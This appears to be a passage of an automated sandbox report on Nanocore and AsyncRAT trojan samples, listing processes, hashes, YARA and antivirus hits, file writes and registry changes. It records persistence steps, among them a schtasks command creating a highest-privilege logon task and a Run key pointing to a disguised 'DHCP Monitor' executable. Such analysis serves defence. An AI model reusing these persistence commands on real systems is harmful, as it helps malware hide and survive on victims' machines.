C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.V9921e851#\f2e0589ed6d670f264a5f65dd0ad000f\Microsoft.VisualBasic.ni.dll.aux	unknown	1708	success or wait	1	7FFD62A912E7	ReadFile
C:\Users\user\AppData\Local\Temp\ame.exe	unknown	121856	success or wait	1	7FFD6181B526	ReadFile

Registry Activities

Key Path	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: fi.exe PID: 6616 Parent PID: 6428

General

Start time:	19:09:44
Start date:	04/05/2021

Path:	C:\Users\user\AppData\Local\Temp\fi.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\AppData\Local\Temp\fi.exe'
Imagebase:	0x40000
File size:	207360 bytes
MD5 hash:	86A588C5A10A04AF998DBAD9FF9A31D1
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 00000004.00000002.600475304.0000000004A60000.00000004.00000001.sdmp, Author: Florian Roth • Rule: Nanocore_RAT_Feb18_1, Description: Detects Nanocore RAT, Source: 00000004.00000002.600475304.0000000004A60000.00000004.00000001.sdmp, Author: Florian Roth • Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 00000004.00000002.600839165.0000000004F70000.00000004.00000001.sdmp, Author: Florian Roth • Rule: Nanocore_RAT_Feb18_1, Description: Detects Nanocore RAT, Source: 00000004.00000002.600839165.0000000004F70000.00000004.00000001.sdmp, Author: Florian Roth • Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: 00000004.00000002.600839165.0000000004F70000.00000004.00000001.sdmp, Author: Joe Security • Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 00000004.00000002.592804295.0000000000042000.00000002.00020000.sdmp, Author: Florian Roth • Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: 00000004.00000002.592804295.0000000000042000.00000002.00020000.sdmp, Author: Joe Security • Rule: NanoCore, Description: unknown, Source: 00000004.00000002.592804295.0000000000042000.00000002.00020000.sdmp, Author: Kevin Breen <kevin@techanarchy.net> • Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 00000004.00000000.330048475.0000000000042000.00000002.00020000.sdmp, Author: Florian Roth • Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: 00000004.00000000.330048475.0000000000042000.00000002.00020000.sdmp, Author: Joe Security • Rule: NanoCore, Description: unknown, Source: 00000004.00000000.330048475.0000000000042000.00000002.00020000.sdmp, Author: Kevin Breen <kevin@techanarchy.net> • Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: 00000004.00000002.599666904.000000000381A000.00000004.00000001.sdmp, Author: Joe Security • Rule: NanoCore, Description: unknown, Source: 00000004.00000002.599666904.000000000381A000.00000004.00000001.sdmp, Author: Kevin Breen <kevin@techanarchy.net> • Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: C:\Users\user\AppData\Local\Temp\fi.exe, Author: Florian Roth • Rule: Nanocore_RAT_Feb18_1, Description: Detects Nanocore RAT, Source: C:\Users\user\AppData\Local\Temp\fi.exe, Author: Florian Roth • Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: C:\Users\user\AppData\Local\Temp\fi.exe, Author: Joe Security • Rule: NanoCore, Description: unknown, Source: C:\Users\user\AppData\Local\Temp\fi.exe, Author: Kevin Breen <kevin@techanarchy.net>
Antivirus matches:	• Detection: 100%, Avira • Detection: 100%, Joe Sandbox ML • Detection: 81%, Virustotal, Browse • Detection: 91%, Metadefender, Browse • Detection: 100%, ReversingLabs
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	72FB60AC	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	72FB60AC	unknown

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\D06ED635-68F6-4E9A-955C-4899F5F57B9A	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	23407A1	CreateDirectoryW
C:\Users\user\AppData\Roaming\D06ED635-68F6-4E9A-955C-4899F5F57B9A\run.dat	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	234089B	CreateFileW
C:\Program Files (x86)\DHCP Monitor	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	23407A1	CreateDirectoryW
C:\Program Files (x86)\DHCP Monitor\dhcpmon.exe	read data or list directory | read attributes | delete | write dac | synchronize | generic read | generic write	device	sequential only | non directory file	success or wait	1	2340B20	CopyFileW
C:\Users\user\AppData\Roaming\D06ED635-68F6-4E9A-955C-4899F5F57B9A\Logs	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	23407A1	CreateDirectoryW
C:\Users\user\AppData\Roaming\D06ED635-68F6-4E9A-955C-4899F5F57B9A\Logs\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	23407A1	CreateDirectoryW
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	72FB60AC	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	72FB60AC	unknown

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\D06ED635-68F6-4E9A-955C-4899F5F57B9A\run.dat	unknown	8	a0 57 dc da 6a 0f d9 48	.W..j..H	success or wait	1	2340A53	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Program Files (x86)\DHCP Monitor\dhcpmon.exe	0	131072	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 03 00 a1 27 e9 54 00 00 00 00 00 00 00 00 e0 00 0e 01 0b 01 06 00 00 c8 01 00 00 60 01 00 00 00 00 00 92 e7 01 00 00 20 00 00 00 00 02 00 00 00 40 00 00 20 00 00 00 02 00 00 04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 00 80 03 00 00 02 00 00 00 00 00 00 02 00 00 00 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 00	MZ......................@..... ....!..L.!This program cannot be run in DOS mode.... $.......PE..L....'.T.......... ....`........... ....@..	success or wait	2	2340B20	CopyFileW

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v2.0.50727\CONFIG\machine.config	unknown	4095	success or wait	1	72FE5544	unknown
C:\Windows\Microsoft.NET\Framework\v2.0.50727\CONFIG\machine.config	unknown	6304	success or wait	3	72FE5544	unknown
C:\Windows\Microsoft.NET\Framework\v2.0.50727\CONFIG\machine.config	unknown	4095	success or wait	1	72FE8738	ReadFile
C:\Windows\assembly\GAC_32\mscorlib\2.0.0.0__b77a5c561934e089\mscorlib.dll	unknown	4096	success or wait	1	7308BF06	unknown
C:\Windows\assembly\GAC_32\mscorlib\2.0.0.0__b77a5c561934e089\mscorlib.dll	unknown	512	success or wait	1	7308BF06	unknown
C:\Users\user\AppData\Local\Temp\fi.exe	unknown	4096	success or wait	1	7308BF06	unknown
C:\Users\user\AppData\Local\Temp\fi.exe	unknown	512	success or wait	1	7308BF06	unknown
C:\Windows\Microsoft.NET\Framework\v2.0.50727\CONFIG\machine.config	unknown	4095	success or wait	1	72FE5544	unknown
C:\Windows\Microsoft.NET\Framework\v2.0.50727\CONFIG\machine.config	unknown	8175	end of file	1	72FE5544	unknown
C:\Windows\Microsoft.NET\Framework\v2.0.50727\CONFIG\machine.config	unknown	4096	end of file	1	2340A53	ReadFile

Registry Activities

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_LOCAL_MACHINE\SOFTWARE\WOW6432Node\Microsoft\Windows\CurrentVersion\Run	DHCP Monitor	unicode	C:\Program Files (x86)\DHCP Monitor\dhcpmon.exe	success or wait	1	2340C12	RegSetValueExW

Analysis Process: dhcpmon.exe PID: 6952 Parent PID: 3440

General

Start time:	19:09:56
Start date:	04/05/2021
Path:	C:\Program Files (x86)\DHCP Monitor\dhcpmon.exe
Wow64 process (32bit):	true
Commandline:	'C:\Program Files (x86)\DHCP Monitor\dhcpmon.exe'
Imagebase:	0xc40000

File size:	207360 bytes
MD5 hash:	86A588C5A10A04AF998DBAD9FF9A31D1
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: 00000007.00000002.375251510.0000000003201000.00000004.00000001.sdmp, Author: Joe Security • Rule: NanoCore, Description: unknown, Source: 00000007.00000002.375251510.0000000003201000.00000004.00000001.sdmp, Author: Kevin Breen <kevin@techanarchy.net> • Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 00000007.00000002.374117540.0000000000C42000.00000002.00020000.sdmp, Author: Florian Roth • Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: 00000007.00000002.374117540.0000000000C42000.00000002.00020000.sdmp, Author: Joe Security • Rule: NanoCore, Description: unknown, Source: 00000007.00000002.374117540.0000000000C42000.00000002.00020000.sdmp, Author: Kevin Breen <kevin@techanarchy.net> • Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: 00000007.00000002.375293411.0000000004201000.00000004.00000001.sdmp, Author: Joe Security • Rule: NanoCore, Description: unknown, Source: 00000007.00000002.375293411.0000000004201000.00000004.00000001.sdmp, Author: Kevin Breen <kevin@techanarchy.net> • Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 00000007.00000000.355766753.0000000000C42000.00000002.00020000.sdmp, Author: Florian Roth • Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: 00000007.00000000.355766753.0000000000C42000.00000002.00020000.sdmp, Author: Joe Security • Rule: NanoCore, Description: unknown, Source: 00000007.00000000.355766753.0000000000C42000.00000002.00020000.sdmp, Author: Kevin Breen <kevin@techanarchy.net> • Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: C:\Program Files (x86)\DHCP Monitor\dhcpmon.exe, Author: Florian Roth • Rule: Nanocore_RAT_Feb18_1, Description: Detects Nanocore RAT, Source: C:\Program Files (x86)\DHCP Monitor\dhcpmon.exe, Author: Florian Roth • Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: C:\Program Files (x86)\DHCP Monitor\dhcpmon.exe, Author: Joe Security • Rule: NanoCore, Description: unknown, Source: C:\Program Files (x86)\DHCP Monitor\dhcpmon.exe, Author: Kevin Breen <kevin@techanarchy.net>
Antivirus matches:	• Detection: 100%, Avira • Detection: 100%, Joe Sandbox ML • Detection: 81%, Virustotal, Browse • Detection: 91%, Metadefender, Browse • Detection: 100%, ReversingLabs
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	72FB60AC	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	72FB60AC	unknown
C:\Users\user\AppData\Local\Microsoft\CLR_v2.0_32\UsageLogs\dhcpmon.exe.log	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	72FA34A7	CreateFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\CLR_v2.0_32\UsageLogs\dhcpmon.exe.log	unknown	525	31 2c 22 66 75 73 69 6f 6e 22 2c 22 47 41 43 22 2c 30 0d 0a 33 2c 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 61 73 73 65 6d 62 6c 79 5c 4e 61 74 69 76 65 49 6d 61 67 65 73 5f 76 32 2e 30 2e 35 30 37 32 37 5f 33 32 5c 53 79 73 74 65 6d 5c 31 66 66 63 34 33 37 64 65 35 39 66 62 36 39 62 61 32 62 38 36 35 66 66 64 63 39 38 66 66 64 31 5c 53 79 73 74 65 6d 2e 6e 69 2e 64 6c 6c 22 2c 30 0d 0a 33 2c 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 61 73 73 65 6d 62 6c 79 5c 4e 61 74 69 76 65 49 6d 61 67 65 73 5f 76 32 2e 30 2e 35 30 37 32 37 5f 33 32 5c 53 79 73 74 65 6d 2e 44 72 61 77 69 6e 67 5c 35 34 64 39 34 34 62 33 63 61 30 65 61 31 31 38 38 64 37 30 30 66 62 64 38 30 38 39 37 32 36 62 5c 53 79 73 74 65 6d 2e 44 72 61 77 69 6e 67 2e 6e 69 2e 64 6c 6c 22 2c 30 0d 0a 33 2c 22	1,"fusion","GAC",0..3,"C:\Windows\assembly\NativeImages_v2.0.50727_32\System\1ffc437de59fb69ba2b865ffdc98ffd1\System.ni.dll",0..3,"C:\Windows\assembly\NativeImages_v2.0.50727_32\System.Drawing\54d944b3ca0ea1188d700fbd8089726b\System.Drawing.ni.dll",0..3,"	success or wait	1	7328A33A	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v2.0.50727\CONFIG\machine.config	unknown	4095	success or wait	1	72FE5544	unknown
C:\Windows\Microsoft.NET\Framework\v2.0.50727\CONFIG\machine.config	unknown	6304	success or wait	3	72FE5544	unknown
C:\Windows\Microsoft.NET\Framework\v2.0.50727\CONFIG\machine.config	unknown	4095	success or wait	1	72FE8738	ReadFile

Analysis Process: wscript.exe PID: 6700 Parent PID: 6592

General

Start time:	19:11:18
Start date:	04/05/2021
Path:	C:\Windows\System32\wscript.exe
Wow64 process (32bit):	false
Commandline:	'C:\Windows\System32\WScript.exe' 'C:\Users\user\AppData\Local\Temp\tmp4DD8.tmp.vbs'
Imagebase:	0x7ff6f47f0000
File size:	163840 bytes
MD5 hash:	9A68ADD12EB50DDE7586782C3EB9FF9C
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: Notepads.exe PID: 5444 Parent PID: 6592

General

Start time:	19:11:19
Start date:	04/05/2021
Path:	C:\Users\user\AppData\Roaming\Notepads.exe
Wow64 process (32bit):	false
Commandline:	'C:\Users\user\AppData\Roaming\Notepads.exe'
Imagebase:	0xee0000
File size:	121856 bytes
MD5 hash:	F7F64EC1756119F19D52FB140E22382F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AsyncRAT, Description: Yara detected AsyncRAT, Source: 0000001A.00000000.533439085.0000000000EE2000.00000002.00020000.sdmp, Author: Joe Security • Rule: JoeSecurity_AsyncRAT, Description: Yara detected AsyncRAT, Source: 0000001A.00000002.592748395.0000000000EE2000.00000002.00020000.sdmp, Author: Joe Security • Rule: JoeSecurity_AsyncRAT, Description: Yara detected AsyncRAT, Source: C:\Users\user\AppData\Roaming\Notepads.exe, Author: Joe Security
Antivirus matches:	• Detection: 100%, Avira • Detection: 100%, Joe Sandbox ML • Detection: 76%, ReversingLabs
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFD62AEF1E9	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFD62AEF1E9	unknown

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	7FFD629BB9DD	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	7FFD629BB9DD	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_64\mscorlib\ac26e2af62f23e37e645b5e44068a025\mscorlib.ni.dll.aux	unknown	176	success or wait	1	7FFD62A912E7	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	7FFD629C2625	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System\10a17139182a9efd561f01fada9688a5\System.ni.dll.aux	unknown	620	success or wait	1	7FFD62A912E7	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	7FFD629BB9DD	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	7FFD629BB9DD	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Core\4e05e2e48b8a6dd267a8c9e25ef129a7\System.Core.ni.dll.aux	unknown	900	success or wait	1	7FFD62A912E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.V9921e851#\f2e0589ed6d670f264a5f65dd0ad000f\Microsoft.VisualBasic.ni.dll.aux	unknown	1708	success or wait	1	7FFD62A912E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Configuration\e82398e9ff6885d617e4b97e31fb4f02\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	7FFD62A912E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Xml\f2e3165e3c718b7ac302fea40614c984\System.Xml.ni.dll.aux	unknown	748	success or wait	1	7FFD62A912E7	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	7FFD6181B526	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	7FFD6181B526	ReadFile

Analysis Process: schtasks.exe PID: 5544 Parent PID: 6700

General

Start time:	19:11:19
Start date:	04/05/2021
Path:	C:\Windows\System32\schtasks.exe
Wow64 process (32bit):	false
Commandline:	'C:\Windows\System32\schtasks.exe' /create /sc onlogon /rl highest /tn Notepads.exe /tr 'C :\Users\user\AppData\Roaming\Notepads.exe
Imagebase:	0x7ff6992a0000
File size:	226816 bytes
MD5 hash:	838D346D1D28F00783B7A6C6BD03A0DA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

Analysis Process: conhost.exe PID: 5564 Parent PID: 5544

General

Start time:	19:11:20
Start date:	04/05/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff61de10000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: Notepads.exe PID: 2152 Parent PID: 936

General

Start time:	19:11:22
Start date:	04/05/2021
Path:	C:\Users\user\AppData\Roaming\Notepads.exe
Wow64 process (32bit):	false
Commandline:	C:\Users\user\AppData\Roaming\Notepads.exe
Imagebase:	0xf40000
File size:	121856 bytes
MD5 hash:	F7F64EC1756119F19D52FB140E22382F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AsyncRAT, Description: Yara detected AsyncRAT, Source: 0000001E.00000002.575722228.0000000000F42000.00000002.00020000.sdmp, Author: Joe Security • Rule: JoeSecurity_AsyncRAT, Description: Yara detected AsyncRAT, Source: 0000001E.00000000.540116031.0000000000F42000.00000002.00020000.sdmp, Author: Joe Security
Reputation:	low

Disassembly

Code Analysis